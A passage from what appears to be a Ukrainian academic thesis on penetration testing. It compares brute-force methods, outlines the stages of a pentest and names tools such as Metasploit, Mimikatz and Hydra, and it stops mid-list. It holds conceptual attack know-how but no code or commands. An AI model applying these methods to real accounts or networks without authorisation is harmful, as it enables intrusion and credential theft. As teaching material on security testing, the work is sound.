Спуфінг(підміна даних) – це акт імітації законного об'єкта шляхом підміни даних, що ідентифікують його, найчастіше IP-адреси або MAC-адреси. Атакувальник змінює вихідну IP-адресу пакета, щоб вона відповідала адресі, якій фаєрвол довіряє, наприклад, внутрішній IP-адресі мережі або авторизованому серверу. MAC-спуфінг використовується у локальних мережах для обходу контролю доступу. Захисні системи, особливо міжмереві екрани, використовують списки контролю доступу (ACL), які базуються на IP-адресах. Підміна IP-адреси дозволяє атакуючому обійти ці правила, змушуючи захисну систему вважати, що трафік надходить від довіреного джерела, і надати несанкціонований доступ.

Соціальна інженерія – це метод, що використовує психологічний вплив та маніпуляції на користувачів для отримання доступу до захищених сегментів або конфіденційної інформації. Замість використання технічних вразливостей, атакуючий експлуатує людський фактор – довіру, цікавість або страх. Поширені приклади включають фішинг або претекстинг. Цей метод є

особливо ефективним для обходу технічних засобів захисту, оскільки він націлений на людей, які мають законний доступ. Успішна соціальна інженерія призводить до того, що користувач добровільно надає облікові дані або запускає шкідливе програмне забезпечення, роблячи технічний захист безсилим.

Zero-day атаки – це використання вразливостей, які ще не відомі розробникам систем безпеки або для яких ще не випущено офіційного виправлення (патча). Атакувальники знаходять унікальні, раніше невідомі помилки у програмному забезпеченні або операційних системах. Ці атаки не мають сигнатур, оскільки вони нові та унікальні. Таким чином, більшість традиційних систем виявлення вторгнень (IDS), які покладаються на базу відомих сигнатур (шаблонів атак), не можуть ідентифікувати загрозу. Це змушує сучасну кібербезпеку орієнтуватися на поведінковий аналіз та машинне навчання, які здатні виявляти аномалії, навіть якщо їхня природа є невідомою. Застосування цих методів ускладнює роботу захисних систем, адже вони мають реагувати на широкий спектр сценаріїв у режимі реального часу. Саме тому сучасна кібербезпека все більше орієнтується на поведінковий аналіз та машинне навчання.

### **1.3. Еволюція методів брутфорсу**

Еволюція методів злому паролів демонструє постійну гонку озброєнь між атакувальниками та системами захисту. Від простих обчислювальних атак до складних алгоритмічних прогнозів, методи брутфорсу адаптуються до зростаючої складності сучасних паролів.

**Класичний brute-force** – це найстаріший та найпростіший метод злому паролів і ключів шифрування, суть якого полягає у послідовному переборі всіх можливих комбінацій символів у заданому просторі (наприклад, усі літери, цифри та спеціальні символи), доки не буде знайдено правильний

варіант. Перевагою цього методу є гарантований результат, якщо пароль існує у вибраному просторі символів, і простота реалізації без необхідності додаткових ресурсів, таких як словники чи моделі. Однак, його головними недоліками є надзвичайна ресурсоємність та вкрай низька швидкість, що робить його практично неефективним проти довгих і складних паролів, особливо тих, що мають довжину понад 10–12 символів. Крім того, класичний перебір легко виявляється системами захисту через велику кількість спроб, що призводить до швидкого блокування облікового запису чи IP-адреси.

**Словниковий метод (Dictionary Attack)** передбачає використання заздалегідь підготовленого списку найбільш поширених паролів, зібраних зі зломів або сформованих на основі типових людських звичок. Його ключовою перевагою є те, що він значно швидший за класичний перебір, оскільки не виконує мільйони марних обчислень. Цей метод високоефективний проти користувачів, які використовують прості, поширені паролі, і може застосовувати злиті бази паролів із реальних витоків, що підвищує ймовірність успіху. Основним недоліком є його обмеженість лише словником — складні або унікальні паролі, відсутні у списку, не піддаються злому. Крім того, метод вимагає постійного оновлення словників для збереження їхньої актуальності, особливо з розвитком трендів у створенні паролів.

**Rainbow Tables(Таблиці райдужних хешів)** – це спеціально підготовлені таблиці, що містять попередньо обчислені хеші великої кількості паролів. Цей метод застосовується не для безпосереднього входу, а для відновлення паролів із відомих хешів, які були викрадені з бази даних. Перевагою є дуже швидке відновлення паролів із хешів, оскільки це зменшує потребу у повторному обчисленні хешу для кожної спроби. Це значно економить обчислювальний час порівняно з онлайн-брутфорсом. Однак, Rainbow Tables потребують великих обсягів пам'яті для збереження таблиць, які можуть досягати терабайтів. Метод стає неефективним при використанні

salt (випадкової послідовності, доданої до пароля перед хешуванням) або стійких алгоритмів хешування, таких як bcrypt чи Argon2, які були розроблені спеціально для протидії подібним атакам. [9]

**Гібридні атаки** поєднують словниковий метод із правилами автоматичного ускладнення паролів, що відображає типову поведінку користувачів. Ці правила включають додавання цифр або спеціальних символів до кінця слова, заміну літер на схожі цифри (leetspeak, наприклад, "a" на "4"), або зміну регістру. Перевага полягає у тому, що атака враховує людські звички при створенні паролів, часто будучи успішною проти паролів середньої складності, які є простими словами, але з невеликими модифікаціями. Це робить гібридний метод гнучкішим за класичний словниковий метод. Недоліки включають обмеження у швидкості проти дуже довгих паролів, оскільки простір пошуку збільшується з кожним застосуванням правилом, і результативність залежить від якості та повноти правил трансформації.

**Розподілений brute-force** базується на паралельному переборі з використанням обчислювальних ресурсів багатьох пристроїв (кластерів, хмарних сервісів або ботнетів). Кожен пристрій отримує певну частину простору паролів для перебору. Головною перевагою є значне зростання швидкості за рахунок паралельних обчислень, що дозволяє атакувати навіть довгі й складні паролі, які неможливо зламати на одному пристрої. Основними недоліками є необхідність великої інфраструктури та потреба у складній синхронізації між вузлами, щоб уникнути повторної перевірки одних і тих самих комбінацій. Крім того, атаки легко відстежуються системами безпеки через масові спроби з різних джерел, що спрощує їхнє блокування.

### **Використання штучного інтелекту (AI/ML-методи)**

AI-методи базуються на машинному навчанні (ML), яке прогнозує ймовірні паролі, навчаючись на злитих базах даних облікових записів. Нейронні мережі та генеративні моделі навчаються на статистичних закономірностях, які використовують люди при створенні паролів. Перевагою є висока ефективність у відгадуванні реалістичних паролів, оскільки моделі вміють імітувати людську логіку. Це призводить до суттєвого зменшення кількості марних спроб завдяки точному прогнозуванню. Крім того, моделі мають можливість постійного вдосконалення шляхом подальшого тренування. Недоліки включають високу складність реалізації та необхідність великих обсягів якісних даних для тренування моделі, оскільки результативність безпосередньо залежить від якості навчальної вибірки.

Сьогодні brute-force атаки стали більш інтелектуальними: замість сліпого перебору все частіше застосовуються адаптивні методи, що враховують людські звички у створенні паролів.

#### **1.4. Порівняння ефективності методів**

Для порівняння методів brute-force та суміжних підходів було виділено п'ять ключових критеріїв ефективності:

1. швидкість виконання
2. ресурсоемність
3. імовірність успіху
4. складність виявлення
5. актуальність у сучасних умовах кіберзахисту

Кожен метод має власні сильні та слабкі сторони, що визначають доцільність його використання в певних сценаріях тестування на проникнення. У таблиці 1.1 наведено порівняльну характеристику розглянутих методів.

Таблиця 1.1

## Порівняння ефективності методів brute-force атак

Метод	Швидкість виконання	Ресурсоемність	Імовірність успіху	Складність виявлення	Актуальність
<b>Класичний brute-force</b>	Дуже низька для довгих паролів	Висока	Висока (за умови часу)	Низька (швидко помічається)	Низька проти сучасних систем
<b>Словникові атаки</b>	Вища, ніж класичний перебір	Низька	Середня	Середня	Середня – ефективні проти слабких паролів
<b>Rainbow tables</b>	Висока при відомому алгоритмі	Дуже висока (зберігання таблиць)	Середня	Низька – швидке зіставлення	Низька – малоефективні проти salt-хешів

### Продовження таблиці 1.1

<b>Гібридні методи</b>	Середня	Середня	Висока	Середня	Висока – часто застосовуються
<b>Розподілені атаки</b>	Висока завдяки паралельності	Дуже висока (ботнет/кластер)	Висока	Середня–висока (маскуються під легітимний трафік)	Висока
<b>AI/ML-методи</b>	Висока (адаптивна генерація)	Висока	Дуже висока	Висока (імітація легальних запитів)	Дуже висока

Класичний brute-force характеризується найнижчою швидкістю при роботі з довгими чи складними паролями та потребує значних обчислювальних ресурсів. Його головна перевага — гарантований результат за умови достатнього часу перебору, проте цей метод легко виявляється системами моніторингу активності. Через сучасні механізми захисту (наприклад, блокування після кількох неправильних спроб) актуальність класичного brute-force суттєво знизилась.

Словникові атаки забезпечують суттєво вищу швидкість, оскільки перевіряють лише обмежений набір найпоширеніших паролів. Вони вимагають значно менше ресурсів, але їх імовірність успіху безпосередньо залежить від якості словника та людського фактора у виборі слабких паролів. Такий метод має середню актуальність при тестуванні систем із недостатньою політикою парольної складності.

Метод rainbow tables показує високу швидкість завдяки попередньому обчисленню хешів, однак вимагає значного об'єму пам'яті для зберігання таблиць. Незважаючи на швидке зіставлення хешів, ефективність цього підходу сьогодні низька через широке використання salt-значень, що робить таблиці малопридатними проти сучасних алгоритмів хешування.

Гібридні методи комбінують словникові дані з модифікаціями через правила (додавання символів, заміни тощо), що забезпечує збалансоване співвідношення швидкості та ресурсних витрат. Вони мають високу імовірність успіху та залишаються широко застосовуваними завдяки адаптивності.

Розподілені атаки використовують декілька вузлів або цілий кластер, що дозволяє суттєво підвищити швидкість перебору. Вони потребують значних обчислювальних потужностей, але складніше виявляються, оскільки навантаження розподіляється по різних джерелах. Такий метод залишається актуальним у контексті великих атак або тестування високонавантажених систем.

Методи, що базуються на штучному інтелекті та машинному навчанні, є найсучаснішим напрямом розвитку brute-force атак. Вони здатні адаптивно генерувати потенційні паролі, аналізуючи поведінку користувачів та статистичні закономірності. Завдяки цьому вони демонструють високу швидкість, значну імовірність успіху та ускладнену можливість виявлення,

часто імітуючи легітимні дії користувача. Їх актуальність оцінюється як найвища серед усіх представлених підходів.

### **Висновки**

У першому розділі виконано аналіз типових вразливостей інфокомунікаційних мереж та web-сервісів, а також розглянуто сучасні методи їх виявлення і експлуатації в межах тестування на проникнення. Проаналізовано основні підходи до сканування, збору інформації, обходу захисних механізмів і еволюцію методів brute-force атак. Проведене порівняння ефективності класичних та сучасних підходів дозволило встановити, що найбільшу небезпеку становлять комбіновані та інтелектуальні атаки, здатні адаптуватися до сучасних систем захисту. Отримані результати створюють теоретичне підґрунтя для побудови практичного лабораторного стенду та подальшого експериментального дослідження.

## РОЗДІЛ 2

### АНАЛІЗ МЕТОДІВ ПРОВЕДЕННЯ ПЕНТЕСТУ В ІНФОКОМУНІКАЦІЙНИХ МЕРЕЖАХ

Інфокомунікаційні мережі є складними багаторівневими системами, які поєднують апаратні й програмні компоненти, сервіси та користувачів. Їхня безперервна робота визначає ефективність функціонування як приватних компаній, так і державних установ. У той же час саме ці мережі залишаються однією з основних цілей для кібератак, адже порушення їхньої роботи може призвести до суттєвих економічних і соціальних наслідків.

У відповідь на зростання кількості загроз широкого поширення набув пентест — імітаційне тестування на проникнення, яке дозволяє виявити слабкі місця до того, як ними скористаються реальні зловмисники. На відміну від класичного аудиту безпеки, пентест відтворює сценарії реальних атак, використовуючи як технічні засоби, так і психологічні прийоми.

Результати пентесту мають практичну цінність, оскільки надають організаціям об'єктивну картину рівня захищеності їхніх систем. Це дозволяє не лише локалізувати конкретні вразливості, а й оцінити загальну стійкість мережі до складних багатовекторних атак.

#### 2.1 Загальні принципи пентесту

Що таке тестування на проникнення? Тестування на проникнення (penetration testing, або пентест) — це спеціалізований метод перевірки інформаційних систем, спрямований на виявлення вразливостей у захисних механізмах організації. Його особливість полягає в імітації дій потенційного зловмисника для визначення, наскільки реально експлуатувати наявні слабкі місця. Проведення пентесту зазвичай здійснює команда експертів, які моделюють сценарії кібернападів. Завдяки цьому можливо максимально наближено відтворити реальні загрози та оперативно виявити недоліки в архітектурі безпеки, що можуть стати точкою входу для атак.




Рис 2.1. Переваги тесту на проникнення

Основні переваги проведення тестування на проникнення для організації:

- Формування ефективної стратегії захисту. Виявлені слабкі місця дозволяють розробити комплексні заходи з підвищення кіберстійкості.
- Покращення готовності до інцидентів. Пентест допомагає відпрацювати процедури реагування на атаки.
- Оптимізація витрат. Виявлення вразливостей на ранніх етапах значно дешевше, ніж ліквідація наслідків масштабного інциденту.
- Підвищення довіри клієнтів. Регулярний аудит демонструє серйозне ставлення організації до безпеки даних.
- Перевірка ефективності наявних засобів захисту. Тестування підтверджує або спростовує доцільність поточних інвестицій у безпеку.

- Забезпечення цілісності та конфіденційності даних. Захист персональної та корпоративної інформації є ключовим завданням.

З огляду на постійне виникнення нових загроз і методів атак, проведення пентестів повинно мати регулярний характер. Для критично важливих секторів, зокрема фінансових організацій, рекомендується виконувати їх не рідше двох разів на рік.

Тестування на проникнення здійснюють фахівці, відомі як пентестери або етичні хакери. Їхня діяльність поєднує технічну експертизу з практикою моделювання атак у правовому полі. На відміну від злочинців, вони отримують офіційний дозвіл на перевірку та винагороду за виявлені вразливості.

У ході роботи пентестери аналізують різні компоненти інформаційної інфраструктури: застосунки, сервери, хмарні платформи, мікросервіси та мережеві сегменти. Використовуючи методики, аналогічні до тих, що застосовуються зловмисниками, вони перевіряють стійкість системи до реальних кібератак.

За підсумками тесту організація отримує детальний звіт із описом знайдених вразливостей, ступенем ризику та практичними рекомендаціями щодо їх усунення. Такий підхід дозволяє підвищити рівень захищеності ще до того, як слабкі місця будуть використані сторонніми атакуючими.

## 2.2 Класифікація методів пентесту




Рис 2.2. Класифікація методів пентесту за розміщенням

Вибір типу пентесту залежить від того, який саме ризик цікавить замовника — загроза зі сторони зовнішніх нападників чи внутрішніх користувачів. Залежно від цього фахівці застосовують одну з наступних форм тестування:

### **Зовнішнє тестування на проникнення**

У рамках такого пентесту етичні хакери імітують дії зловмисника, який намагається отримати доступ до внутрішньої мережі або витягти конфіденційну інформацію з публічно доступних сервісів (наприклад, вебзастосунків чи поштових серверів).

### **Внутрішній тест (internal pentest)**

Цей тип пентесту відтворює сценарій, коли периметр організації вже було подолано. Метою є оцінка того, які можливості отримує атакуючий всередині мережі: пересування між сегментами, ескалація привілеїв або перехоплення внутрішніх комунікацій. Внутрішній тест дозволяє змодельовати наслідки компрометації системи зсередини.

## Локальне тестування

Фокус цього тесту — фізична локація (офіс, дата-центр), де перевіряється безпека систем і сервісів, доступних локально співробітникам. Завдання — виявити слабкі місця, які можуть бути використані внутрішніми загрозами.

## Онлайн-тестування

Орієнтоване на захищеність онлайн-продуктів та сервісів: вебзастосунків, API, хмарних рішень. Мета — виявити вразливості, які можуть бути експлуатовані через інтернет, і забезпечити надійність публічних сервісів.




Рис 2.3 Типи пентестів за об'єктом тестування

Існує широкий набір спеціалізованих пентестів, кожен з яких відповідає на специфічні завдання:

- Тестування інфраструктури / мережі — перевірка конфігурацій, відкритих портів, налаштувань мережевого обладнання та політик доступу;

виявлення неправильних налаштувань і слабких паролів; симуляція атак, включаючи розповсюдження шкідливого ПЗ та оцінку реакції користувачів.

- Хмарний пентест — оцінка контролів доступу, конфігурацій безпеки та небезпечних функцій у хмарних середовищах (Azure, AWS, GCP та ін.), що дозволяє визначити слабкі місця у хмарній інфраструктурі.
- Тестування мобільних додатків — пошук вразливостей у iOS/Android-застосунках, помилок у логіці аутентифікації, неправильних налаштувань та проблем у життєвому циклі ПЗ.
- Пентест вебзастосунків — оцінка безпеки сайтів, інтернет-магазинів та сервісних інтерфейсів; виявлення типових векторів атак (ін'єкції, XSS, логіка авторизації тощо).
- Тестування API — перевірка механізмів аутентифікації та авторизації, валідації даних і контролю доступу в інтерфейсах прикладного програмування.
- IoT-пентест — аудит пристроїв Інтернету речей, їхнього мережевого взаємодії та інтегрованої інфраструктури з метою виявлення апаратних і програмних вразливостей.



Рис 2.4 Підходи до тесту на проникнення

Сценарії проведення пентесту (за рівнем вхідної інформації)

Вибір сценарію визначає, яку інформацію має команда тестувальників перед стартом:

White-box (біла скринька)

Тестер має детальну інформацію про систему: архітектуру, конфігурації, інколи вихідний код та облікові дані. Це дозволяє провести глибокий аудит і виявити внутрішні логічні помилки та недоліки реалізації.

Black-box (чорна скринька)

Тест проводиться без наданої внутрішньої інформації — лише на основі відкритих джерел. Такий підхід максимально імітує дії зовнішнього нападника і вимагає розвідки та творчу ескалацію.

Gray-box (сіра скринька)

Проміжний варіант: тестувальники мають часткові знання (наприклад, облікові дані або архітектурні описи). Це гібридний підхід, що поєднує реалістичність чорного ящика з цілеспрямованістю білого. [\[15\]](#)

### **Ручне проти автоматизованого тестування**

Розрізняють також підходи за способом виконання:

- Ручне тестування спирається на досвід і креативність фахівців. Дозволяє виявляти складні логічні помилки, комбінації вразливостей та тонкі сценарії експлуатації.
- Автоматизоване тестування використовує інструменти для швидкого сканування та виявлення поширених недоліків. Воно ефективно для первинного охоплення, але часто генерує хибні спрацьовування і потребує подальшої валідації вручну.

## Порівняння ручного та автоматизованого тестування

Характеристика	Ручне тестування на проникнення	Автоматизоване тестування на проникнення
Підхід	Комплексна, практична перевірка командою професіоналів безпеки.	Використання автоматизованих інструментів і скриптів для оцінки вразливостей.
Глибина дослідження	Глибше розуміння стану безпеки системи та потенційного впливу вразливостей.	Може пропустити деякі складні або витончені вразливості.
Звітність	Детальний, контекстуальний аналіз та рекомендації.	Часто надає більш обмежену інформацію, може потребувати подальшого ручного пошуку.
Рівень кваліфікації	Потрібні висококваліфіковані та досвідчені фахівці з безпеки.	Може виконуватися менш досвідченим персоналом.

### 2.3 Методи збору інформації та аналізу

Проведення пентесту можна розглядати як підготовку й виконання цілеспрямованої операції. Процес зазвичай поділяють на сім послідовних етапів:

#### **Крок 1 - Збір попередньої інформації (preliminary information gathering)**

На цьому етапі команда формує загальну картину цілі: збираються публічно доступні дані про домен, IP-простір, підмережі, контактна інформація співробітників, публічні репозиторії і будь-які інші джерела, що допоможуть у подальшій розвідці.

*Типові інструменти і методи:* WHOIS, DNS-запити (nslookup/dig), веб-пошук, theHarvester, recon-ng, перегляд соціальних мереж і публічних витоків.

## **Крок 2 - Розвідка (reconnaissance / footprinting & scanning)**

На етапі розвідки поєднують пасивні та активні методи для побудови детальної карти мережі та сервісів. Пасивна розвідка мінімізує сліди в мережі; активна — дає конкретні технічні дані про доступні служби.  
*Типові інструменти:* ZMap, Masscan для широкомасштабних сканів; Nmap для детального fingerprinting; Shodan для виявлення інтернет-пристроїв.

## **Крок 3 - Виявлення та сканування вразливостей (vulnerability discovery & scanning)**

Після ідентифікації хостів і сервісів проводиться сканування на відомі вразливості, збір банерів і версій ПЗ, а також первинна оцінка ризиків. Результати необхідно валідувати, щоб уникнути хибнопозитивів.  
*Типові інструменти:* Nessus, OpenVAS, Nikto, Burp Scanner, SQLmap (для веб-сервісів).

## **Крок 4 — Оцінка вразливостей (analysis & risk assessment)**

Аналізовані результати сканування: визначається експлуатованість вразливостей, ймовірність шкоди та пріоритети для подальшої роботи. Тут формуються сценарії експлуатації (attack path), оцінюється вплив на конфіденційність/цілісність/доступність.

*Інструменти підтримки:* системи трекінгу (JIRA, Dradis), ручні перевірки, перевірка РОС-експлойтів з Exploit-DB.

## **Крок 5 - Експлуатація (exploitation)**

На цьому кроці фахівці намагаються застосувати обрані експлойти або техніки, щоб отримати несанкціонований доступ, ескалювати привілеї або досягти інших цілей тесту. Робота виконується обережно, із заходами для мінімізації ризиків для продуктивних систем.

*Типові інструменти:* Metasploit Framework, SQLmap, custom-exploit, BeEF (для браузерних векторів).

## **Крок 6 - Пост-експлуатація і підсумковий аналіз (post-exploitation & review)**

Після успішної експлуатації досліджується масштаб доступу: видобуток облікових даних, переміщення по мережі, виявлення прихованих ресурсів. Результати аналізуються для підготовки звіту: які дані були доступні, які дії може виконати зловмисник.

*Типові інструменти:* Mimikatz (credential dumping), BloodHound (аналіз AD-зв'язків), PowerSploit, Wireshark (аналіз трафіку).

## **Крок 7 - Застосування результатів (reporting & remediation)**

Фінальна фаза включає складання детального звіту з доказами, оцінкою ризиків і конкретними рекомендаціями з усунення виявлених проблем. Також доцільно виконати повторне тестування після ліквідації вразливостей. *Інструменти для звітності і управління:* Dradis, Serpico, шаблони звітів, системи відстеження завдань. Ефективний пентест опирається на стек спеціалізованих інструментів. Нижче — категорії інструментів і приклади, які часто використовуються пентестерами:

- **Спеціалізовані операційні системи** — готові дистрибутиви з набором інструментів: Kali Linux, Parrot Security.
- **Утиліти розвідки (OSINT)** — theHarvester, recon-ng, Maltego, Shodan.
- **Інструменти сканування портів і fingerprinting** — Nmap, Masscan, ZMap.
- **Сканери вразливостей** — Nessus, OpenVAS, Nikto, Burp Scanner.
- **Фреймворки для експлуатації** — Metasploit, Exploit-DB (база експлойтів).
- **Проксі-сервери для тестування веб-застосунків** — Burp Suite, OWASP ZAP.
- **Аналізатори пакетів та мережі** — Wireshark, tcpdump.
- **Інструменти для злому паролів і оффлайн-крейкінгу** — Hashcat, John the Ripper, Hydra (онлайн).

- **Інструменти для пост-експлуатації та ескалації привілеїв** — Mimikatz, PowerSploit, BloodHound.

- **Інструменти автоматизації та управління результатами** — Dradis, Serpico, власні скрипти для кореляції даних.

## **2.4 Брутфорс як метод пентесту**

Брутфорс у межах тестування на проникнення використовується для оцінювання стійкості автентифікаційних механізмів, політик управління доступом та ефективності додаткових захистів. На відміну від неконтрольованих атак, brute-force у пентесті виконується структуровано, відповідно до погоджених умов, і дає змогу виявити слабкі сторони без ризику неконтрольованих збоїв. У практиці інформаційної безпеки розглядають кілька категорій brute-force, кожна з яких має окремі технічні особливості та сценарії застосування.

- **Онлайн brute-force (онлайн-перебір паролів).**

Онлайн-перебір базується на надсиланні реальних автентифікаційних запитів до цільового сервісу, наприклад SSH, RDP, FTP, API або веб-форми входу. Цей підхід дозволяє безпосередньо оцінити реакцію системи: наявність механізмів блокування після певної кількості спроб, поведінку журналювання, захист від надмірних запитів та інші елементи безпеки. Онлайн-перебір забезпечує високу достовірність результатів, оскільки відтворює дії потенційного злоумисника. Основним недоліком є ризик значного навантаження на систему, можливість ініціювати захисні тригери та очевидність такої атаки для систем моніторингу (IDS/IPS, SIEM). У рамках пентесту його використовують у суворо контрольованих умовах із визначеним лімітом запитів.

- **Оффлайн brute-force (офлайн-перебір паролів).**

Оффлайн-перебір виконується на основі отриманих хешів паролів, не взаємодіючи напряму з сервісом автентифікації. Для цього попередньо має бути скомпрометовано систему або витягнуто базу паролів, дампи SAM, SQL-дампи чи інші дані. Перевага методу полягає в надзвичайно високій швидкості

перебору — GPU-прискорення, оптимізовані словники та правила (rule-based attack — атака за правилами) дозволяють обробляти мільйони або мільярди комбінацій за секунду. Недоліками є залежність від доступності хешів та значне ускладнення перебору у разі використання сучасних алгоритмів захисту, таких як bcrypt, scrypt, Argon2 чи PBKDF2, які навмисно збільшують обчислювальну складність.

- **Credential stuffing (атака з підстановкою облікових даних).**

Credential stuffing використовує великі масиви реальних скомпрометованих облікових даних, що містять пари «логін–пароль». Такий метод є ефективним завдяки загальній проблемі повторного використання паролів користувачами на різних платформах. У пентесті він дозволяє швидко оцінити стійкість системи до атак, які не потребують повномасштабного brute-force. Його ефективність висока, однак такі дії можуть бути виявлені за поведінковими аномаліями: спроби входу з різних IP, високий темп доступів або повторення шаблонів. Захистом проти цього методу є MFA, моніторинг географічних аномалій і політики блокування.

- **Параметризований (targeted) brute-force (цільовий перебір).**

